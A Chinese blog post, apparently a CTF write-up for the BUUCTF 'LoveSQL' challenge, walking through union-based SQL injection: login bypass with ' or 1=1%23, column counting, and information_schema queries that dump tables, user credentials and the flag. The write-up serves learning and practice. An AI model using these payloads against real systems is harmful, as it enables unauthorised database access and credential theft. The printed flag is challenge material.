




BUUCTF WEB LOVESQL

原创


[小哈小哈喽](#)  于 2020-08-20 08:23:21 发布  664  收藏 4

分类专栏: [CTF-WEB](#) 文章标签: [wep](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/m0_46315342/article/details/108115505

版权



[CTF-WEB](#) 专栏收录该内容


18 篇文章 1 订阅

订阅专栏


BUUCTF WEB LOVESQL

这个题考的是普通的联合注入，但是有一个比较坑的地方就是注释符，所以以后一定要多试试注释符。这个题是这样的，如果你直接写# 或者 -- 这样的，就得不到想要的界面，这里需要对注释符进行url编码，换成%23这样的



这群该死的黑客，竟然这么快就找到了我的flag，这次我把它们放在了那个地方，哼哼！





设置用户名为123,密码为111登陆试一下





在用户名处设置'试一下



只有设置为单引号的时候有报错信息，然后试一下万能密码 ' or 1=1#





出现了这样的情况，原因竟然是注释符要换成编码过的%23





然后就是正常的流程了（这个题目 **username**和**password**两个地方都可以作为注入点）
爆列数：

```
?username=123&password=111' order by 4%23
```




```
?username=123&password=111' order by 3%23
```





到4的时候就报错，说明3是个分界点，列数为3（这也是做题积累出来的小tips）
爆显示位：

```
?username=123&password=111' union select 1,2,3%23
```





获取所有数据库名:

```
?username=123&password=111' union select 1,version(),database()%23
```



获取所有表名


```
?username=123&password=111' union select 1,2,group_concat(table_name) from information_schema.tables where table_schema=database()%23
```



```
geekuser, l0ve1ysq1
```

获取所有列名



```
?username=1&password=1' union select 1,2,group_concat(column_name) from information_schema.columns where table_schema=database() and table_name='l0ve1ysq1'%23
```



```
id,username,password
```

获取所有数据;

```
?username=1&&password=1' union select 1,2,group_concat(concat_ws('-',id,username,password)) from 10ve1ysq1%23
```



```
1-cl4y-wo_tai_nan_le,2-glzjin-glzjin_wants_a_girlfriend,3-Z4cHA-7zCr-biao_ge_ddd_hm,4-0xC4m3l-linux_chuang_shi_ren,5-Ayrain-a_rua_rain,6-Akko-yan_shi_fu_de_mao_bo_he,7-fouc5-cl4y,8-fouc5-di_2_kuai_fu_ji,9-fouc5-di_3_kuai_fu_ji,10-fouc5-di_4_kuai_fu_ji,11-fouc5-di_5_kuai_fu_ji,12-fouc5-di_6_kuai_fu_ji,13-fouc5-di_7_kuai_fu_ji,14-fouc5-di_8_kuai_fu_ji,15-leixiao-Syc_san_da_hacker,16-flag-flag{31537538-4019-4be7-b7fc-f87b3fdbe3df}
```

就这样得到了flag{31537538-4019-4be7-b7fc-f87b3fdbe3df}